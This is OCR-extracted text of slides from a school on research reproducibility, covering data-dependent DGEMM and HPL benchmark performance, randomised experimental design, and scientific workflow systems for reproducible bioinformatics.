
- $C = A \times A$ (2048 × 2048), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{\textit{random}}$?



Courtesy of T. Cornebize, *DGEMM performance is data-dependent* https://hal.inria.fr/hal-02401760

## On the Importance of Content Initialization


- $C = A \times A$ (2048 × 2048), independant
- Time scale = 5 minutes
- $A$ initialized with $\boxed{0}$ $\boxed{1}$ $\boxed{0.987}$ $\boxed{1, 2, 3, \ldots}$ $\boxed{\mathit{random}}$?



Courtesy of T. Cornebize, *DGEMM performance is data-dependent* https://hal.inria.fr/hal-02401760

## Avoiding "Temporary" Perturbations (Randomizing a Factorial Design)


- HPL performance (32 nodes, 70 cfg., 5 repetitions)
- Time scale = 3 days





Courtesy of T. Cornebize

## Avoiding "Temporary" Perturbations (Randomizing a Factorial Design)

- HPL performance (32 nodes, 70 cfg., 5 repetitions)
- Time scale = 3 days










Courtesy of T. Cornebize


## Avoiding "Temporary" Perturbations (Randomizing a Factorial Design)

- HPL performance (32 nodes, 70 cfg., 5 repetitions)
- Time scale = 3 days











Courtesy of T. Cornebize


## Platform Evolution Over a Long Period





Courtesy of T. Cornebize, https://cornebize.net/g5k_test/


# Platform Evolution Over a Long Period



Courtesy of T. Cornebize, https://cornebize.net/g5k_test/

## Conclusion

## Experimental Methodology: Noticing the Unexpected



| | A | B | C | D |
|---|---|---|---|---|
| 1 | 1 | -1 | -1 | 1 |
| 2 | 1 | -1 | 1 | -1 |
| 3 | -1 | 1 | -1 | 1 |
| 4 | -1 | -1 | 1 | 1 |
| 5 | 1 | 1 | 1 | 1 |
| 6 | 1 | 1 | -1 | -1 |
| 7 | -1 | -1 | -1 | -1 |
| 8 | -1 | 1 | 1 | -1 |


| | A | B | C | D | Y |
|---|---|---|---|---|---|
| 1 | 1 | -1 | -1 | 1 | 3.2 |
| 2 | 1 | -1 | 1 | -1 | 1.4 |
| 3 | -1 | 1 | -1 | 1 | 4.1 |
| 4 | -1 | -1 | 1 | 1 | 1.2 |
| 5 | 1 | 1 | 1 | 1 | 2.3 |
| 6 | 1 | 1 | -1 | -1 | 1.3 |
| 7 | -1 | -1 | -1 | -1 | 2.5 |
| 8 | -1 | 1 | 1 | -1 | 9.4 |

1. A **separation of concerns**
   - Transparent Measurement Procedure and Analysis Procedure
2. **Randomized and Designed Experiments** allowing to both:
   - Check the model and Instanciate it
3. Careful **recording of all experimental parameters** (before and during XPs)

## Reproducible Research = Rigor and Transparency

To err is human. **Good research requires time and resources**

1. **Train yourself and your students:** RR, statistics, experiments
   - Beware of checklists and norms
   - Understand what's at stake



#RRMooc 3rd Edition: ≈ Feb. 2020


A new MOOC: "Advanced RR" (Oct 2021?)

- Managing data (HDF5, archiving)
- Software environment control (Docker, GUIX)
- Scientific workflow (snakemake)

## Reproducible Research = Rigor and Transparency

To err is human. **Good research requires time and resources**

1. **Train yourself and your students:** RR, statistics, experiments
   - Beware of checklists and norms
   - Understand what's at stake



#RRMooc 3rd Edition: ≈ Feb. 2020


A new MOOC: "Advanced RR" (Oct 2021?)
- Managing data (HDF5, archiving)
- Software environment control (Docker, GUIX)
- Scientific workflow (snakemake)

2. **Change the norm:** make publication practices evolve
   - Require data, code, environment, XP protocol, …
3. **Incentive:** consider RR/open science when hiring/promoting

## Reproducible Research = Rigor and Transparency

To err is human. **Good research requires time and resources**

1. **Train yourself and your students:** RR, statistics, experiments
   - Beware of checklists and norms
   - Understand what's at stake



#RRMooc 3rd Edition: ≈ Feb. 2020

A new MOOC: "Advanced RR" (Oct 2021?)
- Managing data (HDF5, archiving)
- Software environment control (Docker, GUIX)
- Scientific workflow (snakemake)

2. **Change the norm:** make publication practices evolve
   - Require data, code, environment, XP protocol, ...
3. **Incentive:** consider RR/open science when hiring/promoting
4. **Prepare the Future:** How to share Experiments?

- Reuse, reuse, reuse!
- Shared and controled testbeds (e.g., Grid'5000/FIT-IoTLab)
- Toward literate experimentation?

4–8 October, 2021 @ Strasbourg
16th GDR RSD Fall School: *Reproductibilité et recherche expérimentale en réseaux et en systèmes* https://rsd-ecole.cnrs.fr/

# Reproductibilité computationnelle en sciences de la vie et *workflows* scientifiques : état-des lieux et retour d'expérience

Sarah Cohen-Boulakia

LISN
Laboratoire Interdisciplinaire des sciences du Numérique
Université Paris-Saclay

université PARIS-SACLAY

cnrs GDR Groupement de recherche
MaDICS Masses de données, informations et connaissances en sciences


Société Informatique de France


# Bioinformatics analysis

**Public and private data sources**

- Distributed
- Heterogeneous
- **> 1,500**

Nucleic Acids Research





**Pipelines**

Combi tools

WorkflowHub


nf-core

How has this plot been generated?
With which input data?
With which tools? Parameters?

What is the difference between these experiments?

**Tools**

- Distributed
- Heterogeneous
- **> 21 000 tools**



elixir bio.tools

Société Informatique de France


## Studies on (lack of) reproducibility

- Nekrutenko & Taylor, Nature Genetics (2012)
  - 50 papers published in 2011 using the Burrows-Wheeler Aligner for Mapping Illumina reads.
  - 31/50 (62%) provide no information
    - no version of the tool + no parameters used + no exact genomic reference sequence
  - 7/50 (14%) provide all the necessary details
- Alsheikh-Ali et al, PLoS one (2011)
  - 10 papers in the top-50 IF journals → 500 papers (publishers)
    - 149 (30%) were not subject to any data availability policy

    (0% made their data available)
    - Of the remaining 351 papers
      - 208 papers (59%) did not adhere to the data availability instructions
      - 143 make a statement of *willingness* to share
      - 47 papers (9%) deposited full primary raw data online


Société Informatique de France

# Reproductibility Crisis…



**Retractions On the Rise**

A study of the PubMed database found that the number of articles retracted from scientific journals increased substantially between 2000 and 2009.



Raise standards for preclinical cancer research

C. Glenn Begley and Lee M. Ellis propose how methods, publications and incentives must change if patients are to benefit.

47/53 "landmark" publications could not be replicated

[Begley, Ellis Nature, 483, 2012]

**Must try harder**

*Too many sloppy mistakes are creeping into scientific papers. at the data — and at themselves.*

**Error prone**

*Biologists must realize the pitfalls massive amounts of data.*

**If a job is worth doing, it is worth doing twice**


*Researchers and funding agencies need to put a premium on ensuring that results are reproducible, argues* **Jonathan F. Russell**.

**The case for open computer programs**

Six red flags for suspect work

**C. Glenn Begley** explains how to recognize the preclinical papers in which the data won't stand up.

Know when your numbers are significant



nature International weekly journal of science
Home | News & Comment | Research | Careers & Jobs | Current Issue | Archive | Audio & Video | Fo
Archive > Specials & supplements archive > Challenges in irreproducible research
SPECIAL
See all specials

CHALLENGES IN IRREPRODUCIBLE RESEARCH

No research paper can ever be considered to be the final word, and the replication and corroboration of research results is key to the scientific process. In studying complex entities, especially animals and human beings, the complexity of the system and of the techniques can all too easily lead to results that seem robust in the lab, and valid to editors and referees of journals, but which do not stand the test of further studies. *Nature* has published a series of articles about the worrying extent to which research results have been found wanting in this respect. The editors of *Nature* and the *Nature* life sciences research journals have also taken substantive steps to put our own houses in order, in improving the transparency and robustness of what we publish.

http://www.nature.com/nature/focus/reproducibility/index.html

→ *Nature* checklist

→ *Science* requirements for data and code availability

Société Informatique de France

# Kinds of Reproducibility

- *Empirical reproducibility*
  - detailed information about non-computational empirical scientific experiments and observations
  - In practice this is enabled by making data freely available, as well as details of how the data was collected.

- *Statistical reproducibility*
  - detailed information about the choice of statistical tests, model parameters, threshold values, etc.
  - This relates to pre-registration of study design to prevent p-value hacking and other manipulations.

- *Computational reproducibility*
  - detailed information about code, software, hardware and implementation details

    → Goal: document how data has been produced

The R Series
Implementing Reproducible Research
Edited by
Victoria Stodden
Friedrich Leisch
Roger D. Peng
CRC Press
Taylor & Francis Group
A CHAPMAN & HALL BOOK

V. Stodden *et al.*

## Scripts and reproducibility?

- Providing your scripts is an excellent first step
- Using git/github for versioning, collaborative development

But

- No clear distinction between steps of the analysis
  - piece of codes, methods/functions

  … and execution of the analysis
  - data sets used as inputs and then produced

- Major steps of the analysis may be difficult to get
- No solution for data management
  - Naming convention for produced files, storage…

→ Difficult to share, exchange and reuse (repurpose)

# Scientific Workflow Management Systems

SWFS = "Data analysis pipeline "

Data flow driven

Encapsulation of scripts, Modularity

WF specification: connected tools steps of the analysis

WF execution: data consumed/produced

Provenance modules data management SWFS scheduling, logging, …


Transparency, optimisation, traceability


WF environment: companion tools


Virtual machines, containers

Docker, singularity,

**Systems: Galaxy, NextFlow, SnakeMake**







# Members of our Action @MaDICS

CNRS UMR & UMS

IRISA Univ. Rennes

Univ. CHU Nantes

Centre de Biophysique Moléculaire, CNRS Orléans

IRD, CIRAD, INRA, Inria, Univ. Montpellier

London
Netherlands
Brussels
Cologne
Belgium
Frankfu
Luxembourg
Paris
France
Switzerland
Mila
Biscay
Monaco
Andorra
Barcelona

Univ. Lyon 1 LIRIS

LRI Univ. Paris Sud

CDS, Center for Data Science Saclay

Institut Francais Bioinformatique Gif s/Yvette

Institut Pasteur, Paris

Lamsade Univ. Paris Dauphine

LIG (Grenoble)

**GDR MaDICS**, GDR Bioinfo, Gpes de travail IFB, Centres *Data Sciencesinternationaux*

## Aims of our Action@MaDICS

### Concepts, Needs/solutions

- Which *levels* of reproducibility can we consider?
- Which are the solutions currently available ?

### Opportunities, challenges

- What is missing?
- Which are the *research* (vs technical) *open issues*?

### Evaluation of solutions on practice and state-of-the-art

- Experience of developers in using solutions in real contexts
- ReproHackathon


→ Real use cases from the Bioinformatics Domain

# Results of our Action

Groupement de recherche
MaDICS Masses de données, informations et connaissances en sciences

## (1) Paper @ FGCS

- Levels of reproducibility
- Criteria of choice
- Open Challenges



ELSEVIER

Future Generation Computer Systems

Volume 75, October 2017, Pages 284–298

Scientific workflows for computational reproducibility in the life sciences: Status, challenges and opportunities

Sarah Cohen-Boulakia[a, b, c], Khalid Belhajjame[d], Olivier Collin[e], Jérôme Chopard[f], Christine Froidevaux[a], Alban Gaignard[g], Konrad Hinsen[h], Pierre Larmande[i, c], Yvan Le Bras[j], Frédéric Lemoine[k], Fabien Mareuil[l, m], Hervé Ménager[l, m], Christophe Pradal[n, b], Christophe Blanchet[o]


## (2) ReproHackathon

- New concept designed

## (2) 3 hour Webinar : Tutorial + 2 demos (A. Legrand)

Société Informatique de France

# Levels of computational reproducibility



Future Generation Computer Systems


Volume 75, October 2017, Pages 284–298

Scientific workflows for computational reproducibility in the life sciences: Status, challenges and opportunities

Sarah Cohen-Boulakia[a, b, c], Khalid Belhajjame[d], Olivier Collin[e], Jérôme Chopard[f], Christine Froidevaux[a], Alban Gaignard[g], Konrad Hinsen[h], Pierre Larmande[i, c], Yvan Le Bras[j], Frédéric Lemoine[k], Fabien Mareuil[l, m], Hervé Ménager[l, m], Christophe Pradal[n, b], Christophe Blanchet[o]

3 ingredients

- Workflows Specification
  - Chained Tools
- Workflow Execution
  - Input data and parameters
- Environnement
  - OS/librairies ...



repeat
replicate
same experiment same lab
same experiment different lab
test
same experiment different set up
different experiment some of same
reproduce
reuse

Drummond C Replicability is not Reproducibility: Nor is it Good Science, online
Peng RD, Reproducible Research in Computational Science *Science 2 Dec 2011: 1226-1227.*

- Repeat
  - *Redo*: exact same context
  - Same workflow, execution setting, environement
  - Identical *output*
  - → Aim = proof for reviewers ☺
- Replicate
  - Variation allowed in the workflows, execution setting, environement
  - Similar *output*
  - → Aim = robustness

# A continuum of possibilities

Future Generation Computer Systems

